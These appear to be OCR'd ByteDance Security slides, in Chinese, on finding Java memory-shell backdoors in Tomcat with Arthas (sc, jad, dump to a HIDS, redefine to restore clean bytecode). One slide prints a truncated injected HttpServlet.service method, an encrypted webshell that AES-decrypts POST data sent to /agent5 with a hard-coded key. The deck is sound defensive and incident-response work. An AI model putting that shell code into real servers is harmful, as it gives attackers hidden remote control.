
# 通过Arthas发现内存马




```
[arthas@27512]$ sc javax.servlet.Servlet
Servlet.CustomServlet
javax.servlet.GenericServlet
javax.servlet.Servlet
javax.servlet.http.HttpServlet
javax.servlet.jsp.HttpJspPage
javax.servlet.jsp.JspPage
org.apache.catalina.servlets.DefaultServlet
org.apache.jasper.runtime.HttpJspBase
org.apache.jasper.servlet.JspServlet
org.apache.jsp.index_jsp
Affect(row-cnt:10) cost in 16 ms.
```

使用sc命令时，如果传参为接口，则自动搜索实现了该接口的类


同理



```
[arthas@27512]$ sc javax.servlet.Filter
javax.servlet.Filter
org.apache.catalina.filters.CsrfPreventionFilter
org.apache.catalina.filters.CsrfPreventionFilterBase
org.apache.catalina.filters.FilterBase
org.apache.catalina.filters.SetCharacterEncodingFilter
org.apache.tomcat.websocket.server.WsFilter
```



```
[arthas@27512]$ sc java.util.EventListener
com.alibaba.arthas.deps.io.netty.bootstrap.AbstractBootstrap$1
com.alibaba.arthas.deps.io.netty.bootstrap.ServerBootstrap$ServerBootstrapAcceptor$2
com.alibaba.arthas.deps.io.netty.channel.ChannelFutureListener
```




```
[arthas@27512]$ sc weblogic.servlet.internal.ServletStubImpl
Affect(row-cnt:0) cost in 2 ms.
```

应急响应与
业务赋能

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY


# 通过Arthas发现内存马



```
[arthas@27512]$ jad javax.servlet.http.HttpServlet
```


使用jad查看代码

正常



```java
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
    HttpServletResponse response;
    HttpServletRequest request;
    try {
        request = (HttpServletRequest)req;
        response = (HttpServletResponse)res;
    }
    catch (ClassCastException e) {
        throw new ServletException("non-HTTP request or response");
    }
    this.service(request, response);
}
```


异常




```java
@Override
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
    HttpServletResponse response;
    HttpServletRequest request;
    System.out.println("rx0001");
    ServletRequest servletRequest = req;
    ServletResponse servletResponse = res;
    HttpSession httpSession = servletRequest.getSession();
    String string = "/agent5";
    System.out.println(servletRequest.getRequestURI());
    if (servletRequest.getRequestURI().matches(string)) {
        System.out.println("rx0002");
        HashMap<String, Object> hashMap = new HashMap<String, Object>();
        hashMap.put("request", servletRequest);
        hashMap.put("response", servletResponse);
        hashMap.put("session", httpSession);
        ClassLoader classLoader = this.getClass().getClassLoader();
        if (servletRequest.getMethod().equals(METHOD_POST)) {
            try {
                String string2 = "e45e329feb5d925b";
                httpSession.putValue("u", (Object)string2);
                ClassLoader classLoader2 = ClassLoader.getSystemClassLoader();
                Class<?> clazz = classLoader2.loadClass("javax.crypto.Cipher");
                Object object = clazz.getDeclaredMethod("getInstance", String.class).invoke(clazz, "AES");
                System.out.println(new StringBuffer().append("ccc:").append(object).toString());
                Object obj = classLoader2.loadClass("javax.crypto.spec.SecretKeySpec").getDeclaredConstructor(byte[].class, S
                Method method = clazz.getDeclaredMethod("init", Integer.TYPE, classLoader2.loadClass("java.security.Key"));
                method.invoke(object, new Integer(2), obj);
                Method method2 = clazz.getDeclaredMethod("doFinal", byte[].class);
                Class<?> clazz2 = classLoader.loadClass("sun.misc.BASE64Decoder");
                Object obj2 = clazz2.newInstance();
                byte[] byArray = (byte[])obj2.getClass().getMethod("decodeBuffer", String.class).invoke(obj2, servletRequest.
                byte[] byArray2 = (byte[])method2.invoke(object, new Object[]{byArray});
```

应急响应与
业务赋能

# 通过Arthas Dump字节码，配合HIDS进行深度检测




```
[arthas@24052]$ dump javax.servlet.Servlet
 HASHCODE  CLASSLOADER
 1337ef0e  +-org.apache.jasper.servlet.JasperLoader@1337ef0e
             +-ParallelWebappClassLoader
                 context: MemoryShell_war_exploded
                 delegate: false
               ----------> Parent Classloader:
               java.net.URLClassLoader@5a4aa2f2

               +-java.net.URLClassLoader@5a4aa2f2
                 +-sun.misc.Launcher$AppClassLoader@18b4aac2
                   +-sun.misc.Launcher$ExtClassLoader@2df32bf7
 5a4aa2f2  +-java.net.URLClassLoader@5a4aa2f2
             +-sun.misc.Launcher$AppClassLoader@18b4aac2
               +-sun.misc.Launcher$ExtClassLoader@2df32bf7
 5a4aa2f2  +-java.net.URLClassLoader@5a4aa2f2
             +-sun.misc.Launcher$AppClassLoader@18b4aac2
               +-sun.misc.Launcher$ExtClassLoader@2df32bf7
```



发送给HIDS

根据字节码构建CFG流图，进行深度检测




[redacted]


| | | | |
|---|---|---|---|
| /root/classdump/java.net.FactoryURLClassLoader-71df4e65/PocController.class | 2020-08-26 13:11:29 | ● 有风险 | |
| /root/classdump/com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl$TransletClassLoader-ee383ce/ysoserial/p... | 2020-08-26 13:11:22 | ● 有风险 | |


# Arthas的缺陷

调用retransformClasses时，ClassFileTransformer将按照注册顺序依次触发，因此假设arthas的使用在注入内存马之前(基于Instrumentation)，那么arthas将无法获取内存马的字节码



```java
public void retransformClasses(Class<?>... var1) {
    if (!this.isRetransformClassesSupported()) {
        throw new UnsupportedOperationException("retransformClasses is not supported in this environment");
    } else {
        this.retransformClasses0(this.mNativeAgent, var1);
    }
}
```






```java
public byte[]
transform(  Module              module,
            ClassLoader         loader,
            String              classname,
            Class<?>            classBeingRedefined,
            ProtectionDomain    protectionDomain,
            byte[]              classfileBuffer) {
    boolean someoneTouchedTheBytecode = false;

    TransformerInfo[]  transformerList = getSnapshotTransformerList();

    byte[]  bufferToUse = classfileBuffer;

    // order matters, gotta run 'em in the order they were added
    for ( int x = 0; x < transformerList.length; x++ ) {
        TransformerInfo         transformerInfo = transformerList[x];
        ClassFileTransformer    transformer = transformerInfo.transformer();
        byte[]                  transformedBytes = null;

        try {
            transformedBytes = transformer.transform(   module,
                                                        loader,
                                                        classname,
                                                        classBeingRedefined,
                                                        protectionDomain,
                                                        bufferToUse);
        }
        catch (Throwable t) {
            // don't let any one transformer mess it up for the others.
            // This is where we need to put some logging. What should go here? FIXME
        }
```

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 通过Arthas还原字节码(Tomcat)


Home » org.apache.tomcat » tomcat-servlet-api

**Tomcat Servlet API**

jakarta.servlet package


| | |
|---|---|
| Tags | server servlet webserver apache tomcat api |
| Used By | 269 artifacts |

Central (241) Redhat GA (6) Redhat EA (2) ICM (2) Tomitribe Pub (8)


| | Version | Repository | Usages | Date |
|---|---|---|---|---|
| 10.0.x | 10.0.5 | Central | 7 | Apr, 2021 |
| | 10.0.4 | Central | 7 | Mar, 2021 |
| | 10.0.2 | Central | 7 | Feb, 2021 |
| | 10.0.0 | Central | 8 | Dec, 2020 |
| | 10.0.0-M10 | Central | 7 | Nov, 2020 |
| | 10.0.0-M9 | Central | 7 | Oct, 2020 |
| | 10.0.0-M8 | Central | 7 | Sep, 2020 |
| | 10.0.0-M7 | Central | 7 | Jul, 2020 |
| | 10.0.0-M6 | Central | 7 | Jun, 2020 |

找到对应版本的
Servlet

找到已被注入内存马，需要重定义的类


此电脑 › 新加卷 (D:) › Downloads › tomcat-servlet-api-8.5.56 › javax › servlet › http

| 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| Cookie.class | 2020/6/3 21:19 | CLASS 文件 | 4 KB |
| CookieNameValidator.class | 2020/6/3 21:19 | CLASS 文件 | 2 KB |
| HttpServlet.class | 2020/6/3 21:19 | CLASS 文件 | 10 KB |
| HttpServletRequest.class | 2020/6/3 21:19 | CLASS 文件 | 3 KB |
| HttpServletRequestWrapper.class | 2020/6/3 21:19 | CLASS 文件 | 6 KB |
| HttpServletResponse.class | 2020/6/3 21:19 | CLASS 文件 | 3 KB |
| HttpServletResponseWrapper.class | 2020/6/3 21:19 | CLASS 文件 | 4 KB |
| HttpSession.class | 2020/6/3 21:19 | CLASS 文件 | 1 KB |


```
[arthas@27348]$ redefine "D:\Downloads\tomcat-servlet-api-8.5.56\javax\servlet\http\HttpServlet.class"
redefine success, size: 1, classes:
javax.servlet.http.HttpServlet
```

还原字节码

应急响应与
业务赋能

## 一则小小的广告

我们正在打造
业界最强的HIDS
欢迎加入我们~

# THANK YOU FOR READING

Empower Security
Enrich life

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY